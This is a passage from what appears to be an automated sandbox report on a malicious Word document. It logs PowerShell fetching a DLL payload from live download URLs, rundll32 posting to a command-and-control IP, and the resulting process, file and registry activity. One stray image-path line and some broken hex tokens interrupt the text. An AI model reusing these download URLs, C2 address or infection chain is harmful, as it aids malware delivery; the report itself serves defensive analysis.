6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 31 20 2d 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 3a 20 41 63 63 65 73 73 20 69 73 20 64 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>401 - Unauthorized: Access is denied due to invalid credentials.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>401 - Unauthorized: Access is d

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	173.255.195.246	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:11.299278021 CET	11	OUT	GET /wp-includes/JD8/ HTTP/1.1 Host: sarture.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:11.466200113 CET	12	IN	HTTP/1.1 403 Forbidden Date: Thu, 07 Jan 2021 17:36:11 GMT Server: Apache Content-Length: 199 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	103.92.235.25	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:12.062374115 CET	13	OUT	GET /rx-5700-6hnr7/Sgms/ HTTP/1.1 Host: seo.udaipurkart.com Connection: Keep-Alive
Jan 7, 2021 18:36:12.229958057 CET	14	IN	HTTP/1.1 200 OK Date: Thu, 07 Jan 2021 17:35:31 GMT Server: Apache X-Powered-By: PHP/7.3.11 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Thu, 07 Jan 2021 17:35:31 GMT Content-Disposition: attachment; filename="mNGc8tNL7Bzy48w3L1.dll" Content-Transfer-Encoding: binary Set-Cookie: 5ff74663e945f=1610040931; expires=Thu, 07-Jan-2021 17:36:31 GMT; Max-Age=60; path=/ Last-Modified: Thu, 07 Jan 2021 17:35:31 GMT Keep-Alive: timeout=6, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4000MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwTRichwTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:34.758904934 CET	214	OUT	POST /1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/1b05ye92bd1jr3/zyv623ztls/15s4sj3gl56q/ Content-Type: multipart/form-data; boundary=------------------kE9SOewkKUR6zpUliE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 6772 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:35.483923912 CET	222	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 17:36:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 35 34 34 0d 0a 80 17 30 56 8f 83 4c 63 c4 73 3c 8d 81 bf d6 fa 08 45 90 0f b8 d6 42 2e 22 b4 59 63 4f 85 39 7c f7 2e 47 cb 38 91 50 df 61 4a 5c 2a 25 c8 0e df 5a 6a 13 b5 fb 79 82 e6 0c 9f 3c ba 12 0d f7 3b 0b 16 95 fe df a9 ed 65 6a 9f 04 d9 89 db 51 2b 36 8b 0e 96 8b 3f c5 12 32 6f 78 d4 76 1c 28 50 9a db 43 ee cb 38 d4 7c 0e 70 1e fc 23 73 28 67 90 17 4d 9a e3 6c 72 0f 84 d6 0b 65 c9 20 b8 95 ab 6c cf 47 3b de c9 f2 96 82 0c e9 32 f3 d5 5a 51 85 51 bb 17 5f bc 83 09 88 4d 2b 38 55 5a 5f 0a ad 3a e9 1e 22 c3 ed af b3 dd d8 71 ee 9c ab 77 46 88 be cd e0 d8 2d 57 12 0b 93 b1 e2 33 c4 e4 58 20 2f 6b 5a b4 a1 98 0b 88 db c7 7f 6c 42 37 6e 12 f8 8b d1 ab 6f 5e 60 21 f1 66 df f8 9f ba 40 34 6d 8c 55 1b b9 e1 b2 7e 2d 3b 1b 63 3d 13 e9 32 82 95 57 8e 02 80 61 a5 13 d0 8f 73 cf 3b b0 8a 89 e9 df 36 cb d0 a6 3f 24 c4 89 14 99 07 f6 52 d6 23 22 21 cb e7 0f 81 3b fc 36 a4 47 f6 dc 24 00 b1 d6 8d 16 af a1 cf b0 40 23 61 7f be b7 4a fd c5 96 63 7b a0 83 b5 cd ff 4f fc 86 f7 db ce 4d 16 a0 af e1 f9 34 24 f0 93 ec 5a a9 1f 90 a1 5f b5 da 84 6d 13 ca 56 ae 1a 4a b1 7b eb 05 37 e9 09 88 e9 7b e3 fe ce 21 eb 4a 7e fe 53 27 a3 0b 8c 57 4e 2c 17 50 c6 a0 eb 59 53 55 89 ed 6d 24 c2 d8 21 92 aa 02 94 b2 60 82 ff aa fb 3f 95 cc b2 48 2d 38 83 b2 74 08 10 0e 58 a4 b2 13 3d bb 97 72 b1 a4 0c 69 e7 6d 16 23 82 26 2c b2 c1 9f 85 49 98 71 9e 49 f4 91 95 3d f7 2f 23 47 f8 34 ad 84 2d 2a 4b 5b bb 47 39 06 20 f7 eb 31 24 97 3c 6e 4c c1 67 75 d6 2f 75 e1 6a 2b 5f 15 4b c2 72 b3 42 2d a9 48 86 7c 83 34 e9 4c 6f c9 ba d9 51 49 d7 08 60 e4 fb 72 15 c5 b3 9f c3 a4 cc 81 50 a1 8b 52 55 70 14 f6 e6 4b 29 da 17 d1 bc f3 5d f6 b5 e2 3f 6e 81 c4 ec 7d a7 ce 10 63 c7 4a c6 10 f8 a5 7e c9 dc ae a3 33 96 42 19 2e de 10 40 2a ed 60 b9 1c 2c c3 1c 19 45 50 f7 a7 f9 cc 43 eb 90 4f 29 ee cd f6 f3 28 71 fa fe b9 02 fe eb 68 75 ab b7 d1 cd ea 5f e3 e0 54 8e ee fb fc f6 d3 32 3b 9d 64 a2 f7 41 64 c9 c3 d1 be 6c 54 aa e3 de e7 09 8c 2e ea e3 d7 e a 2e 04 d4 2b 06 cb cd a0 32 f1 82 54 56 2d 2c 1c 6f 51 1a c5 e9 d1 63 04 c2 42 45 8c ab ee 16 01 1a 1e 69 70 43 21 7b b b 25 93 2b f8 b9 4c bc 69 f1 a4 50 95 e7 63 48 fb cd 01 4b f3 6b 86 d4 a1 f1 a2 94 43 2e d0 7e f6 9e da 69 e1 ea 64 97 8c 4d 0d c3 d9 96 b5 d3 b7 94 4a 12 c2 6c 53 d8 3b 7c b3 df e8 8b db 4c 18 9e 7f aa a5 93 6e 48 64 26 01 0e b9 fe 0f a3 66 c6 ce 04 c5 bd 27 f2 ae b7 b9 a0 06 eb 95 37 a9 71 f8 c4 9f b1 14 00 88 d3 1a 21 b8 43 02 6b 60 8d bd 55 45 fd 05 a4 7e 48 93 c2 f2 00 e6 d6 48 32 e5 70 ed 0f bc 88 7b f6 9b 8d c6 e0 c9 bb 72 3e fa 7d ee f8 a8 b6 f9 c0 ed 38 c2 b9 6b 8d 4c 64 da 19 99 42 26 8c a4 fc 5b 7a 4b fc ef f1 a7 f3 eb 63 9b dd 1e 28 a7 00 6a f7 b7 ac 44 4f e6 a4 85 32 86 91 06 f1 4c 85 7e 70 d6 3d 38 c3 23 9b 66 a4 e1 ac 3a ed 08 1a 5d 0e 6a 37 0a 0d 8e 38 4c fd 7c dc 03 84 71 95 dd cf da b9 d7 c1 ba 5e d3 3f 3f 62 cd 5a 75 72 c6 a0 af 03 a2 44 a6 a3 fb f3 e1 37 4b 0d 5c e8 7f 70 e1 85 49 44 ea 98 f3 8e 9b 04 b8 88 9c 8d a0 c1 55 17 27 90 13 34 1c 6a cc 79 ee 4c dd fb 9a 37 30 b0 ae d5 a2 e7 9b a4 76 eb d3 87 85 d0 e6 57 6e fa 6d 11 18 cc 20 d7 6c 14 31 57 7d 55 a0 9f 2b 00 3e eb 90 bb f6 a8 40 a7 ff 42 8a 08 23 0f 89 4c 76 63 b8 bb 86 fa d2 65 e4 e5 ff f1 fe 44 14 f1 fb b4 5f b1 61 90 45 90 39 41 34 d5 68 aa a0 e8 37 27 c9 10 b8 95 87 bf 51 58 27 16 38 2a 4a 16 bd 36 65 11 ae 7b 18 9e 88 22 7f e1 6e a3 d4 4c 77 9d b9 94 3f d1 f4 ea 4e 8f 8f 7b 55 fb 88 2f 4a 57 83 8e d0 63 eb 2d e0 eb 11 dc 4c c2 35 40 e2 df 34 56 a7 a4 4d bc 1d 98 ce 00 fd 74 18 c8 fd 94 4b d7 5e b8 7a Data Ascii: 5440VLcs<EB."YcO9|.G8PaJ*%Zjy<;ejQ+6?2oxv(PC8|p#s(gMlre lG;2ZQQ_M+8UZ_:"qwF-W3X /kZlB7n o^`!f@4mU~-;c=2Was;6?$R#"!;6G$@#aJc{OM4$Z_mVJ{7{!J~S'WN,PYSUm$!`?H-8tX=rim#&,IqI=/#G4-*K[G9 1$<nLgu/ uj+_KrB-H|4LoQl`rPRUpK)]?n}cJ~3B.@*`,EPCO)(qhu_T2;dAdlT..+2TV-,oQcBEipC!{%+LiPcHKkC.~idMJlS;|LnHd&f' 7q!Ck`UE~HH2p{r>}8kLdB&[zKc(jDO2L~p=8#f:]j78L|q^??bZurD7K\pIDU'4jyL70vWnm l1W}U+>@B#LvceD_aE9A4h7'QX '8*J6e{"nLw?N{U/JWc-L5@4VMtK^z

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2452 Parent PID: 584

General

Start time:	18:35:36
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fdd0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF97140B9B5A49A4FF.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5283	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5283	F5283	binary	04 00 00 00 94 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2C B6 31 07 67 E5 D6 01 83 52 0F 00 83 52 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287662	1378287663	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378287663	1378287664	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5283	F5283	binary	04 00 00 00 94 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 2C B6 31 07 67 E5 D6 01 83 52 0F 00 83 52 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 94 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 83 52 0F 00 83 52 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 